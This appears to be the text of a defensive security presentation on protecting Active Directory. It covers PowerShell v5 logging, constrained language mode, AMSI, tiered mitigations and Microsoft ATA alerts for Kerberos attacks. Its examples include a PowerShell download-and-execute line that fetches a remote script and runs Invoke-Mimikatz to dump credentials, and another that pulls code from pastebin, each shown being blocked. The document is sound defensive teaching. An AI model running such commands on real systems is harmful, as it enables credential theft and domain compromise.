Source:	PowerShell (Microsoft-Wind	Logged:	6/25/2015 8:30:16 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None

PowerShell v5 Security: System-Wide Transcripts

```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6Cu
*****
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAdmin
RunAs User: ADSWK10\ADSAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
*****
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748

*****
Command start time: 20150730172926
*****
PS C:\Windows\system32> get-service

Status      Name                DisplayName
-----
Stopped    AJRouter            AllJoyn Router Service
Stopped    ALG                 Application Layer Gateway Service
Stopped    AppIDSvc           Application Identity
Running    Appinfo            Application Information
Stopped    AppMgmt            Application Management
Stopped    AppReadiness       App Readiness
Running    AppXSvc            AppX Deployment Service (AppXSVC)
Running    AudioEndpointBu... Windows Audio Endpoint Builder
Running    Audiosrv           Windows Audio
Stopped    AxInstSV           ActiveX Installer (AxInstSV)
Stopped    BDESVC             BitLocker Drive Encryption Service
Running    BFE                Base Filtering Engine
Running    BITS               Background Intelligent Transfer Ser
```


PowerShell v5 Security: Constrained PowerShell

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file,
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and
again.
At line:1 char:71
+ ... ient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

Windows 10 PowerShell Security: Antimalware Integration

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw/
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your ant
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], P
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft
```

```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivir
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Mitigation Level One (Low)

- Minimize the groups (& users) with DC admin/logon rights
- Separate user & admin accounts
- No user accounts in admin groups
- Set all admin accounts to “sensitive & cannot be delegated”
- Deploy Security Back-port patch (KB2871997)
- Set GPO to prevent local accounts from connecting over network to computers (KB2871997).
- Use long, complex (>25 characters) passwords for SAs.
- Delete (or secure) GPP policies and files with creds.
- Patch server image (and servers) before running DCPromo
- Implement RDP Restricted Admin mode


Mitigation Level Two (Moderate)

- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
- Service Accounts (SAs):
 - Leverage “(Group) Managed Service Accounts”.
 - Implement Fine-Grained Password Policies (DFL >2008).
 - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging


Mitigation Level Three (“It’s Complicated”)

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts running on non-DCs.
- Disable default local admin account & delete all other local accounts.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).

New Admin Model



Credential Theft Protection (Future)



Attack Detection Paradigm Shift

Microsoft Advanced Threat Analytics (ATA, formerly Aorato)

- Monitors all network traffic to Domain Controllers
 - Baselines “normal activity” for each user (computers, resources, etc)
 - Alerts on suspicious activity by user
 - Natively detects recon & attack activity without writing rules
-
- ATA Detection Capability:
 - Credential theft & use
 - MS14-068 exploits
 - Golden Ticket usage
 - DNS Reconnaissance
 - Password brute forcing
 - Domain Controller Skeleton Key Malware

ATA Detection: Credential Theft Pass the Hash

8:30 AM


Thursday
July 2, 2015

Identity Theft Using Pass-the-Hash Attack

Administrator's hash was stolen from one of the computers previously logged into by Administrator and used from WIN7CLIENT-PC.

Note Email Export to Excel

Open



Recommendations






- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating unknown processes, services, registry entries, unsigned files, and more
- Disable Administrator's account
- Reset Administrator's password

ATA Detection: Credential Theft Pass the Ticket

4:52 AM > 4:57 AM
Wednesday
July 1, 2015

Identity Theft Using Pass-the-Ticket Attack

Administrator's Kerberos tickets were stolen from FS to CLIENT1 and used to access DC01 (CIFS).

 Note  Email  Export to Excel  Details  Inputs

 Open



Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Disable Administrator's account

ATA Detection: Credential Theft OverPass the Hash



Encryption Downgrade Activity

The encryption method of the Encrypted_Timestamp field of AS_REQ message from FS has been downgraded based on previously learned behavior. This may be a result of a credential theft using Overpass-The-Hash from FS.

Sunday, July 5, 2015 at 7:39 AM

Summary

Details

Note

Email

Export to Excel

Open

Accounts (1)

7:39 AM
Sunday
July 5, 2015



Joe User



From (1)



FS
192.168.222.15



Accessed (1)



lab.adsecurity.org
to KRBTGT

Via Domain Controllers (1)



DC01
192.168.222.22



ATA Detection: MS14-068 Exploit



Privilege Escalation using Forged PAC

Server Administrator attempted to escalate privileges by using a forged PAC from WIN7CLIENT-PC and accessing krbtgt (KRBTGT) (1 successful).

Thursday, July 2, 2015 at 8:49 AM

Summary

Details

Note Email Export to Excel Open



Server Administrat...

From (1)

Accessed (1)

Response

Via Domain Controllers (1)

8:49 AM
Thursday
July 2, 2015



WIN7CLIENT-PC
192.168.222.34



krbtgt
to KRBTGT



✓ Success

Forged PAC Provided



DC01
192.168.222.22



ATA Detection: Golden Ticket



Encryption Downgrade Activity

The encryption method of the TGT field of TGS_REQ message from FS has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on FS.

July 5, 2015 8:26 AM to 8:51 AM

Summary

Details

Note

Email

Export to Excel

Open

Accounts (2)

From (1)

Accessed (1)

Via Domain Controllers (1)

8:26 AM
Sunday
July 5, 2015



Michael



FS
192.168.222.15



DC01
to CIFS



DC01
192.168.222.22



8:51 AM
Sunday
July 5, 2015



Joe User



FS
192.168.222.15



DC01
to CIFS



DC01
192.168.222.22



ATA Detection: Skeleton Key



Encryption Downgrade Activity

The encryption method of the ETYPE_INFO2 field of KRB_ERR message from 3 computers has been downgraded based on previously learned behavior. This may be a result of a Skeleton Key on DC01.

July 2, 2015 9:32 AM to July 3, 2015 10:32 AM

Summary

Details

Note

Email

Export to Excel

Open

Accounts (4)

From (3)

Accessed (2)

Via Domain Controllers (1)

9:32 AM
Thursday
July 2, 2015



Server Administra...



WIN7CLIENT-PC
192.168.222.34



2 Resources



DC01
192.168.222.22

12:45 PM
Thursday
July 2, 2015



CLIENT1
192.168.222.51



CLIENT1
192.168.222.51



LAB.ADSECURITY.ORG
to KRBTGT



DC01
192.168.222.22

12:50 PM
Thursday
July 2, 2015



FS
192.168.222.15



FS
192.168.222.15



LAB.ADSECURITY.ORG
to KRBTGT



DC01
192.168.222.22

5:04 PM
Thursday
July 2, 2015



WIN7CLIENT-PC
192.168.222.34



WIN7CLIENT-PC
192.168.222.34



LAB.ADSECURITY.ORG
to KRBTGT



DC01
192.168.222.22

10:32 AM
Friday
July 3, 2015



Server Administra...



FS
192.168.222.15



2 Resources



DC01
192.168.222.22

Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario (set to 1 day)
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Advanced attacks with forged tickets can be detected.
- Protect AD Admins or a full domain compromise is likely!

My research into Active Directory attack, defense, & detection is ongoing. This is only the beginning... 😊

Thanks!

- Alva “Skip” Duckwall (@passingtheshash)
 - <http://passing-the-hash.blogspot.com>
- Benjamin Delpy (@gentilkiwi)
 - <http://blog.gentilkiwi.com/mimikatz>
- Casey Smith (@subtee)
- Chris Campbell (@obscuresec)
 - <http://obscuresecurity.blogspot.com>
- Joe Bialek (@clymb3r)
 - <https://clymb3r.wordpress.com>
- Matt Graeber (@mattifestation)
 - <http://www.exploit-monday.com>
- Rob Fuller (@mubix)
 - <http://www.room362.com>
- Will (@harmj0y)
 - <http://blog.harmj0y.net>
- The Microsoft ATA Product Team (Tal, Michael, & Idan)
- Many others in the security community!
- My wife & family for putting up with me being on the computer every night! 😊

CONTACT:

Sean Metcalf

@PyroTek3

<https://www.ADSecurity.org>

References

- Skip Duckwall & Benjamin Delpy's Blackhat USA 2014 presentation "*Abusing Microsoft Kerberos – Sorry Guys You Still Don't Get It*" <http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it>
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades" <https://www.youtube.com/watch?v=PUyhIN-E5MU>
- TechEd North America 2014 Presentation: TWC: Pass-the-Hash and Credential Theft Mitigation Architectures (DCIM-B213) Speakers: Nicholas DiCola, Mark Simos <http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213>
- Chris Campbell - GPP Password Retrieval with PowerShell <http://obscuresecurity.blogspot.com/2012/05/gpp-password-retrieval-with-powershell.html>
- Protection from Kerberos Golden Ticket - Mitigating pass the ticket on Active Directory
CERT-EU Security White Paper 2014-07
http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_1.pdf
- An overview of KB2871997 <http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx>
- Microsoft security advisory: Update to improve Windows command-line auditing: (2/10/2015) <http://support.microsoft.com/en-us/kb/3004375>

References

- Kerberos, Active Directory's Secret Decoder Ring
<http://adsecurity.org/?p=227>
- Kerberos & KRBTGT: Active Directory's Domain Kerberos Account
<http://adsecurity.org/?p=483>
- PowerShell Code: Check KRBTGT Domain Kerberos Account Last Password Change
<http://adsecurity.org/?p=481>
- Mimikatz and Active Directory Kerberos Attacks <http://adsecurity.org/?p=556>
- Mining Active Directory Service Principal Names
<http://adsecurity.org/?p=230>
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege
<http://adsecurity.org/?tag=ms14068>
- Microsoft Enhanced security patch KB2871997
<http://adsecurity.org/?p=559>
- SPN Directory:
http://adsecurity.org/?page_id=183
- PowerShell Code: Find-PSServiceAccounts
<https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts>

References

- DEF CON 22 - Ryan Kazanciyan and Matt Hastings, Investigating PowerShell Attacks
<https://www.youtube.com/watch?v=qF06PFcezLs>
- Mandiant 2015 Threat Report
<https://www2.fireeye.com/WEB-2015RPTM-Trends.html>
- PowerSploit: <https://github.com/mattifestation/PowerSploit>
- PowerView:
<https://github.com/Veil-Framework/PowerTools/tree/master/PowerView>
- PoshSec: <https://github.com/PoshSec>
- Microsoft Kerberos PAC Validation
<http://blogs.msdn.com/b/openspecification/archive/2009/04/24/understanding-microsoft-kerberos-pac-validation.aspx>
- "Admin Free" Active Directory and Windows, Part 1 & 2
<http://blogs.technet.com/b/Irobin/archive/2011/06/23/quot-admin-free-quot-active-directory-and-windows-part-1-understanding-privileged-groups-in-ad.aspx>